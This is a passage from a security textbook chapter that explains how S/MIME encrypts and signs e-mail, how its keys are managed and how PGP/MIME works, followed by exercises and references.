- **Encryption:** `EnvelopedData` is encapsulated in `application/pkcs7-mime` with parameter `smime-type="enveloped-data"`.

Type	Subtype	smime-type parameter	File ext.	Description
multipart	signed			Two parts: (1) the signed MIME entity, (2) the signature with MIME type application/pkcs7-signature
application	pkcs7-mime	signed-data	.p7m	CMS object SignedData which contains both the data and the digital signature
		enveloped-data	.p7m	CMS object of type EnvelopedData
		certs-only	.p7c	X.509 certificates
	pkcs7-signature	-	.p7s	CMS object SignedData which contains only the digital signature
	pkcs10-mime	-	.p10	PKCS#10 certificate request

Fig. 17.9 S/MIME data types

- **Signature:** The encapsulation of the CMS data format SignedData depends on whether the signed data is contained in EncapsulatedContentInfo or not:
 - EncapsulatedContentInfo contains data (*opaque signed*): encapsulation in application/pkcs7-mime with parameter smime-type="signed-data".
 - EncapsulatedContentInfo contains no data (*clear signed*): encapsulation in application/pkcs7-signature.
- **Certificates:** Certificate management can be done via S/MIME messages:
 - application for certificates: PKCS#10 request encapsulated in application/pkcs10-mime.
 - transport of certificates: X.509 certificate in application/pkcs7-mime with parameter smime-type="certs-only".
- **Multipart:** If CMS SignedData does not contain the signed data, the MIME type multipart/signed must be used. This multipart type consists of exactly two MIME entities:
 - The first part is any MIME entity that is signed as a whole.
 - The second part is the CMS data format SignedData encapsulated in application/pkcs7-signature.

Limitations S/MIME can only process MIME entities, and most e-mail headers do not belong to any MIME entity. So these headers cannot be encrypted – even if they, like the Subject header, are not needed in the SMTP protocol. These headers also cannot be signed, even if they are static.

Versions While the basic cryptographic constructs did not change much in versions 2 and 3, the mandatory cryptographic algorithms were updated regularly. Figure 17.10 summarizes these changes. Version 4.0 (RFC 8551) makes Authenticated Encryption mandatory for the first time, using AES-GCM.

Version	2	3.0	3.1	3.2
Hash	MD5, SHA-1	SHA-1	SHA-1	SHA-256
Signature	RSA	DSA	DSA, RSA	RSA with SHA-256
Public-Key Encryption	RSA	Diffie-Hellman [52]	RSA	RSA
Symmetric Encryption	RC2/40, TripleDES CBC	TripleDES CBC	TripleDES CBC	AES-128 CBC

Fig. 17.10 The mandatory cryptographic algorithms in S/MIME versions 2 and 3, where the abbreviation RSA stands for RSA algorithm with PKCS#1 v1.5 encoding.

Deployment scenarios OpenPGP and S/MIME were developed to enable *end-to-end encryption* of MIME entities – the plain text should only be visible in the e-mail clients of the sender and recipient. Deviations from this end-to-end principle occur: Webmail servers may decrypt e-mails on the server and only protect the transmission of the decrypted e-mails with TLS. In corporate scenarios, decryption may occur at perimeter boundaries in special SMTP gateways to enable antivirus scans on all e-mails.

Data expansion A unique feature of S/MIME is the interplay between 7-bit ASCII code and 8-bit binary code. RFC 822 and SMTP were developed for 7-bit ASCII messages, but during encryption and signing, binary data is created that uses all 8 bits per byte. During processing a S/MIME message, it may be necessary to switch between 7-bit and 8-bit representation several times by using Base64 encoding or decoding. Since each Base64 encoding increases the data volume by one-third, S/MIME-protected e-mails can be significantly larger than their plaintext counterparts.

17.6 S/MIME: Encryption

Hybrid encryption When Alice sends an encrypted e-mail to Bob and Carol, the root of the MIME tree, which includes the whole RFC 822 Body, is encrypted with a symmetric key k . This key k is then encrypted with the public keys of all recipients – in the example from Figure 17.11 Bob and Carol – *and* with the sender’s public key. The latter encryption is used to ensure that the sender can continue to read his own e-mails since they are stored in his mailbox.

Encryption in S/MIME In S/MIME, complete MIME entities are encrypted, i.e., the content of the MIME entity and its MIME headers. Typically this includes the complete body of an e-mail or just the first subelement of a `multipart/signed` MIME type. The MIME entity to be encrypted is removed from the MIME tree, encrypted, Base64 encoded and provided with new MIME headers. This results in a




Fig. 17.11 Encrypted e-mail from Alice to Bob and Carol.

complete new MIME entity of type `application/pkcs7-mime`, which is inserted into the MIME tree in the place of the removed entity.

S/MIME encryption of an e-mail In S/MIME the encryption of e-mails additionally requires a complex interaction of MIME and CMS encodings (Figure 17.12). A MIME e-mail is encrypted in several steps:

1. The plaintext MIME e-mail to be sent is generated (Figure 17.12 (a)). For this purpose, all contents to be transferred are embedded as MIME entities in the MIME tree, including the MIME headers `Content-Type` and `Content-Transfer-Encoding`. Before embedding, these contents are canonized, and the specified transport encoding is applied to them.
2. The MIME entity to be encrypted is removed from the MIME tree. This is typically the root element of the MIME tree or the first subtentity of a `multipart/signed` MIME entity.
3. A symmetric encryption algorithm, a key k , and all other parameters required for encryption (mode, IV, ...) are chosen by the sending mail client.
4. The complete MIME entity is encrypted.
5. The ciphertext is embedded in a CMS object of type `EncryptedContentInfo` (Figure 17.12 (b)). In addition to the ciphertext, this object contains two Object Identifiers that specify the encryption algorithm and the original data type of the plaintext.
6. A CMS object of type `RecipientInfo` is created for each recipient and for the sender (Figure 17.12 (b,c)). Typically it contains an object of type `KeyTransRecipientInfo` (Figure 17.12 (c)). This object contains the ciphertext of the key k , the public key encryption algorithm used, and the public key encoded in an X.509 certificate. The recipient's e-mail address is also contained in the X.509 certificate.
7. All `RecipientInfo` objects are combined into a list `RecipientInfos`. Together with `EncryptedContentInfo`, this creates an object of type `EnvelopedData` (Figure 17.12 (b)).
8. The CMS object `EnvelopedData` is Base64 encoded and forms, together with the MIME headers `Content-Type: application/pkcs7-mime;` `mime-type="envelopedData"` and `Content-Transfer-Encoding: base64`

a new MIME entity that is inserted into the MIME tree instead of the removed entity.




Fig. 17.12 Structure of a plain text e-mail (a), the corresponding S/MIME-encrypted e-mail (b) and a RecipientInfo element (c). Encrypted parts are shown hatched.

Decryption Figure 17.13 (a) shows a rather unusual case of a partly encrypted e-mail, which is, however, fully S/MIME compliant. When parsing the MIME tree, the mail client finds an entity of the MIME type `application/pkcs7-mime` as the middle leaf. The content of this entity is therefore passed to the CMS parser after removing the `Base64` transfer encoding. The CMS parser first checks if, for at least one `RecipientInfo` object, a matching X.509 certificate and private key can be found. If so, the private key is used to decrypt k from the `EncryptedKey` object. This key k and the algorithm specified in `EncryptedContentInfo` is used to decrypt `EncryptedContent`. This should result in a complete MIME entity of type `text/html`, and this will be inserted into the MIME tree instead of the MIME entity of type `application/pkcs7-mime` (Figure 17.13 (b)).

Limitations Since only MIME entities are encrypted, and all RFC822 headers except the MIME headers do not belong to any such MIME entity, headers are sys-




Fig. 17.13 Structure preserving decryption of an S/MIME-encrypted e-mail (a), with the corresponding plaintext e-mail (b).

tematically excluded from encryption. This is consistent with the chosen systematic but can lead to confidential information (e.g., in the Subject header) being leaked. There are ad-hoc solutions for OpenPGP that address this problem, e.g., encryption of the Subject header in Enigmail/GnuPG. For S/MIME, there is RFC 7508 “Securing Header Fields with S/MIME” [5], but it is not clear whether this RFC has been implemented.

The use of CBC mode to encrypt `EncryptedContent` content should have been reviewed since Serge Vaudenay described the first padding Oracle attacks in 2002. Nothing has been done to prevent the EFAIL attacks (chapter 18) since their publi-

cation in spring 2018. Crypto-gadget attacks on the CBC mode still work perfectly independent of the key length and strength of the block cipher. Only some direct exfiltration attacks have been fixed, in different ways and unsystematically, in some S/MIME enabled clients. *Until this is fixed, S/MIME encryption is unfortunately considered insecure.*

Using digital signatures does not prevent attacks on encryption since S/MIME signatures can easily be removed. This is obvious for `multipart/signed`, and has been proven for `application/pkcs7-mime` in the context of EFAIL attacks.

17.7 S/MIME: Signature





Fig. 17.14 Tree structure of a clear-signed e-mail (a) and an opaque-signed e-mail (b). The signed MIME elements are hatched. Note that in both cases, exactly the same byte sequence is signed.


Two data types Two different data types are available in S/MIME for signing a message:

- `application/pkcs7-mime; smime-type="signed-data"`: The body of the e-mail consists of a single CMS object of type `SignedData`. Since the signed data is contained inside an ASN.1 object, it can only be displayed by a S/MIME-enabled client. E-mails of this type are also called *opaque-signed*.
- `multipart/signed`: The body of this type consists of two parts: The first part, the signed data, is encoded as a MIME object (possibly nested within itself). Any MIME-enabled client can therefore display it. The second part contains the digital signature encoded as a CMS object. It can only be verified by S/MIME-enabled clients. E-mails of this kind are also called *clear-signed*.

Examples The two types of signatures data are compared in Figure 17.15. In Figure 17.15 (a), the structure of a clear-signed e-mail is shown. Part (b) displays the structure of an opaque-signed e-mail. The same byte string is signed in both variants, a MIME entity of type `text/html`. In variant (a), this entity appears as the first leaf of the MIME tree, while in (b), the identical MIME entity is the content of the CMS element `EncapsulatedContentInfo`.



(a)



(b)

Fig. 17.15 Structure of a clear-signed e-mail (a) and an opaque-signed e-mail (b). A frame encloses MIME objects, and CMS data structures are highlighted in dark gray. The signed MIME elements are hatched. Note that in both cases, exactly the same data is signed.

Only complete MIME entities are signed. These can be basic MIME entities like `text/html`, but also complex nested MIME entities of `multipart` type. The leaves of a `multipart` MIME tree contain the displayed data. Before signing, this data must be canonicalized using a methodology that varies according to the data type. Since the MIME headers are also signed, the transfer encoding must be applied to the data before the hash value is computed.

In clear-signed mode (Figure 17.15 (a)), all lines are signed that are between the first two lines with the string BOUNDARY specified in the parameter boundary. In MIME syntax, this ASCII string is always preceded by two hyphens each time it occurs, and two hyphens are also added to the string on the last occurrence. With `multipart/signed`, there are precisely three lines in which this string occurs.

In the opaque signed mode (Figure 17.15 (b)), the area to be signed is not delimited by ASCII strings. Still, the length specification in the BER encoding of the CMS element `EncapsulatedContentInfo` determines the number of bytes to be included in the hash value computation. This byte sequence is the canonicalized and transfer-encoded MIME entity. The signed MIME entity is now the content of a leaf of the CMS tree structure.

Signing a S/MIME e-mail The sending S/MIME client must perform the following steps to sign a MIME entity:

1. The leaves of the MIME tree are canonicalized according to their MIME type.
2. The `Content-Transfer-Encoding` is applied to the leaves of the MIME tree.
3. A hash value is computed from this byte sequence using the selected hash algorithm. This hash value is then included in the signature generation as follows:
 - If no signed attributes are present, this hash value is the input for the signature algorithm.
 - If further CMS attributes like `Signing Time`, `SMIME Capabilities`, `Encryption Key Preferences` or `Content Type` should be signed, this hash value must be stored in the attribute `Message Digest`. In this case, the input for the signature algorithm is the hash value over all signed attributes, including the MIME entity's hash value.
4. The `SignedData` element is constructed:
 - The OID of the hash algorithm is added to `DigestAlgorithmIdentifiers`.
 - The `SignerInfo` element is created and inserted into `SignerInfos`.
 - The MIME type of the signed MIME tree is added to `EncapsulatedContentInfo`.
5. The further procedure now depends on the type of the MIME signature:
 - **Clear-Signed:** The canonicalized and transfer encoded MIME tree is inserted as the first part of a `multipart/signed` message. The `SignedData` element is Base64 encoded and inserted as the second part of the multipart MIME entity with MIME type `application/pkcs7-signature`.
 - **Opaque-Signed:** The canonicalized and transfer encoded MIME tree is inserted into `EncapsulatedContentInfo`. The `SignedData` element is Base64 encoded and embedded into a MIME entity of type `application/pkcs7-mime`.

Verifying S/MIME signatures S/MIME signatures can be verified by repeating the preparatory steps described above, and using the final hash value to verify the signature. The S/MIME standards additionally require that the e-mail address in the RFC 822 `From` header must match the e-mail address contained in the X.509

certificate. Therefore each S/MIME certificate must contain an e-mail address, and the certificate is included in the `SignerInfo CMS` object.

Neither the S/MIME standard nor CMS restrict the number of digital signatures in an e-mail. Only a subtree of the MIME tree can be signed, or multiple subtrees can be signed, and the CMS data format `SignedData` may contain more than one `SignerInfo` object. The main problem with having more than one signature and partial signatures is how to display the results of signature verification to the user.

Signature and encryption To sign and encrypt an e-mail, the signature and encryption formats described above can be nested as desired. According to [50], a client must be able to resolve this nesting. In S/MIME and OpenPGP, an invalid signature does not prevent the e-mail from being displayed – only a warning is displayed. These problems are examined more closely in chapter 18.

17.7.1 Key Management

Key management for S/MIME can be handled solely via e-mail. This does not exclude complementary solutions such as access to public certificate directories.




Fig. 17.16 Key Management in S/MIME. Encrypted parts are hatched – we assume that `multipart/signed` is used.

Key management via SMTP. Figure 17.16 illustrates S/MIME key management via SMTP. We assume that parties A and B already possess public key pairs and certificates. Acquiring these certificates, however, is a major usability issue.

Public keys are exchanged via X.509 certificates in signed e-mails, in the `SignerInfo CMS` object. To enable encrypted communication with B, A first sends an unencrypted but signed e-mail to B. The e-mail client of B will import this certificate to its internal certificate database. B can now encrypt the reply to A's e-mail, with two `RecipientInfo` elements for A and herself/himself. In addition,

he signs the e-mail to send his own certificate to A. After A's e-mail has imported the certificate, all further e-mails exchanged between A and B can be encrypted.

Other approaches Certificates can be loaded via a web interface and imported. In business scenarios, certificates can be accessed via an LDAP server. LDAP stands for *Lightweight Directory Access Protocol* [61], and an LDAP server is a database optimized for read access.

E-mail address in certificate S/MIME certificates must contain an e-mail address. For S/MIME versions 2 and 3, RFCs 2312 [12] and 2632 [47] mandate that the e-mail address may be placed in the `subjectAltName` of the X.509 certificate, or in the `distinguishedName` fields. From version 3.1 [49, 45] it is additionally specified that the PKCS#9 `emailAddress` attribute should be used in the distinguished name. S/MIME version 4 adds support for internationalized e-mail addresses in RFC 8550 [56]. The CA/Browser Forum has a working group to specify requirements for S/MIME certificates [10].

17.8 PGP/MIME

In PGP/MIME, OpenPGP packets [6] are used to encode cryptographic data structures. For digital signatures, PGP/MIME uses the `multipart/signed` MIME type from S/MIME, but now the second subentity is of type `application/pgp-signature`.

The PGP/MIME entity for encrypted data is of type `multipart/encrypted` and has two subentities: The first entity of type `application/pgp-encrypted` contains the static string `version: 1`, which indicates the PGP/MIME version. The second entity contains several OpenPGP packets of type *Public Key Encrypted Session Key Packet* and one *Symmetrically Encrypted Integrity Protected Data Packet* and has MIME type `application/octet-stream`.

Since PGP/MIME is also embedded in the MIME standard, the mail client enforced the same structure-preserving processing of signed and encrypted MIME entities.

Related Work

We will discuss research related to attacks on S/MIME encryption and signatures in chapter 18.

Similar to OpenPGP, the usability of S/MIME was studied. In [20], key continuity management was evaluated as a possibility to improve S/MIME usability. A broader scope to improve S/MIME usability was investigated in [19]. In [21], a user study revealed that in addition to the technical complexity of S/MIME, users did not see a

necessity to encrypt e-mails. In [51], potential reasons for the low adoption rate of e-mail encryption, rooted in the e-mail ecosystem, were discussed.

Automating encryption and thus increasing usability may have undesirable side effects: In a user study conducted in [55], the addition of a single manual encryption step proved positive. This study was criticized in [3] where the main reason for users' distrust in automated encryption was located in the use of a web application instead of a desktop application.

Problems

17.1 SMTP and RFC 822

- (a) Can you use German umlauts like ä, ö, ü in e-mail addresses? If yes, where?
- (b) Which domain must be queried for the DNS MX record? Where can you find this domain in the e-mail source code?
- (c) Look at the source code of one of your e-mails. Can you separate the static RFC 822 headers from the ones generated during SMTP transmission?

17.2 PEM

- (a) MIME and PEM use RFC 822 headers to encode information about the content. Can you describe the differences between these two concepts?
- (b) Why does base64 encoding increase content size by one-third?

17.3 MIME

- (a) Which are the two most crucial MIME header fields? How can you distinguish MIME headers from other RFC 822 headers?
- (b) What is the MIME type of a Microsoft Word file?
- (c) Encode the name of the danish philosopher *Søren Kirkegaard* in quoted-printable.
- (d) Encode the ASCII sequence abcd in base 64.
- (e) Choose one of your e-mails and analyze the source code. Can you sketch the MIME tree of this e-mail?
- (f) If you have an HTML text with German umlauts, do you need quoted-printable encoding for this?

17.4 PKCS#7 and CMS

- (a) What is the main difference between ASN.1 in BER encoding on the one side and XML and JSON on the other?
- (b) Can you find other data formats besides X.509 and PKCS#7/CMS that use ASN.1 as the specification language?
- (c) Why does `SignerInfo` contain a complete certificate, but `RecipientInfo` only a pointer to a certificate?
- (d) Why can there be more than one hash algorithm in `DigestAlgorithmIdentifiers`?

17.5 S/MIME

- (a) Which MIME content types do the two leaves of a `multipart/signed` entity

have if the content was first encrypted and then signed?

- (b) If an encrypted MIME entity is also signed, does this mean that the ciphertext has not been altered after encryption?
- (c) Can you forward signed or encrypted e-mails? Does this make sense?
- (d) Suppose you, Mallory, intercept an e-mail that was encrypted and then signed by Alice and addressed to Bob. (How) Can you make Bob believe that this e-mail originated from you?

17.6 S/MIME encryption

- (a) Why do S/MIME e-mails addressed to two recipients contain three `RecipientInfo CMS` objects?
- (b) What is the ASN.1 object identifier (OID) for AES?
- (c) Is there any real-world use case where only a part of the MIME tree is encrypted?
- (d) Why are always complete MIME entities encrypted? Do the resulting ciphertexts contain known plaintext?

17.7 S/MIME signature

- (a) What would happen if you open an e-mail with two `SignerInfo CMS` objects?
- (b) What is the ASN.1 object identifier (OID) for the RSA-PKCS#1 v 1.5 signature algorithm?
- (c) Is there any real-world use case where only a part of the MIME tree is signed?
- (d) Why must the leaves of a MIME tree be canonicalized before computing the digital signature?
- (e) Suppose you use an outdated MIME e-mail client which is not S/MIME compliant. Which of the two signature formats would allow you to have the message displayed?

17.8 PGP/MIME

Is the first part of `multipart/encrypted` a ciphertext?

References

1. Information Technology - Abstract Syntax Notation One (ASN.1): Specification of Basic Notation. <http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.680> (1998). URL <http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.680>
2. Information technology - ASN.1 encoding rules: Specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER). <http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.690> (1998). URL <http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.690>
3. Atwater, E., Bocovich, C., Hengartner, U., Lank, E., Goldberg, I.: Leading johnny to water: Designing for usability and trust. In: Eleventh Symposium On Usable Privacy and Security (SOUPS 2015), pp. 69–88 (2015)
4. Balenson, D.: Privacy Enhancement for Internet Electronic Mail: Part III: Algorithms, Modes, and Identifiers. RFC 1423 (Historic) (1993). DOI 10.17487/RFC1423. URL <https://www.rfc-editor.org/rfc/rfc1423.txt>

5. Cailleur, L., Bonatti, C.: Securing Header Fields with S/MIME. RFC 7508 (Experimental) (2015). DOI 10.17487/RFC7508. URL <https://www.rfc-editor.org/rfc/rfc7508.txt>
6. Callas, J., Donnerhacke, L., Finney, H., Shaw, D., Thayer, R.: OpenPGP Message Format. RFC 4880 (Proposed Standard) (2007). DOI 10.17487/RFC4880. URL <https://www.rfc-editor.org/rfc/rfc4880.txt>. Updated by RFC 5581
7. Crispin, M.: Internet Message Access Protocol - Version 4rev1. RFC 2060 (Proposed Standard) (1996). DOI 10.17487/RFC2060. URL <https://www.rfc-editor.org/rfc/rfc2060.txt>. Obsoleted by RFC 3501
8. Crocker, D.: STANDARD FOR THE FORMAT OF ARPA INTERNET TEXT MESSAGES. RFC 822 (Internet Standard) (1982). DOI 10.17487/RFC0822. URL <https://www.rfc-editor.org/rfc/rfc822.txt>. Obsoleted by RFC 2822, updated by RFCs 1123, 2156, 1327, 1138, 1148
9. Crocker, S., Freed, N., Galvin, J., Murphy, S.: MIME Object Security Services. RFC 1848 (Historic) (1995). DOI 10.17487/RFC1848. URL <https://www.rfc-editor.org/rfc/rfc1848.txt>
10. Davidson, S.: Ca/browser forum: S/mime certificate working group. <https://cabforum.org/working-groups/smime-certificate-wg/>
11. Dusse, S., Hoffman, P., Ramsdell, B., Lundblade, L., Repka, L.: S/MIME Version 2 Message Specification. RFC 2311 (Historic) (1998). DOI 10.17487/RFC2311. URL <https://www.rfc-editor.org/rfc/rfc2311.txt>
12. Dusse, S., Hoffman, P., Ramsdell, B., Weinstein, J.: S/MIME Version 2 Certificate Handling. RFC 2312 (Historic) (1998). DOI 10.17487/RFC2312. URL <https://www.rfc-editor.org/rfc/rfc2312.txt>
13. Freed, N., Borenstein, N.: Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples. RFC 2049 (Draft Standard) (1996). DOI 10.17487/RFC2049. URL <https://www.rfc-editor.org/rfc/rfc2049.txt>
14. Freed, N., Borenstein, N.: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. RFC 2045 (Draft Standard) (1996). DOI 10.17487/RFC2045. URL <https://www.rfc-editor.org/rfc/rfc2045.txt>. Updated by RFCs 2184, 2231, 5335, 6532
15. Freed, N., Borenstein, N.: Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. RFC 2046 (Draft Standard) (1996). DOI 10.17487/RFC2046. URL <https://www.rfc-editor.org/rfc/rfc2046.txt>. Updated by RFCs 2646, 3798, 5147, 6657, 8098
16. Freed, N., Klensin, J.: Media Type Specifications and Registration Procedures. RFC 4288 (Best Current Practice) (2005). DOI 10.17487/RFC4288. URL <https://www.rfc-editor.org/rfc/rfc4288.txt>. Obsoleted by RFC 6838
17. Freed, N., Klensin, J.: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. RFC 4289 (Best Current Practice) (2005). DOI 10.17487/RFC4289. URL <https://www.rfc-editor.org/rfc/rfc4289.txt>
18. Freed, N., Klensin, J., Postel, J.: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. RFC 2048 (Best Current Practice) (1996). DOI 10.17487/RFC2048. URL <https://www.rfc-editor.org/rfc/rfc2048.txt>. Obsoleted by RFCs 4288, 4289, updated by RFC 3023
19. Garfinkel, S.L., Margrave, D., Schiller, J.I., Nordlander, E., Miller, R.C.: How to make secure email easier to use. In: Proceedings of the SIGCHI conference on human factors in computing systems, pp. 701–710 (2005)
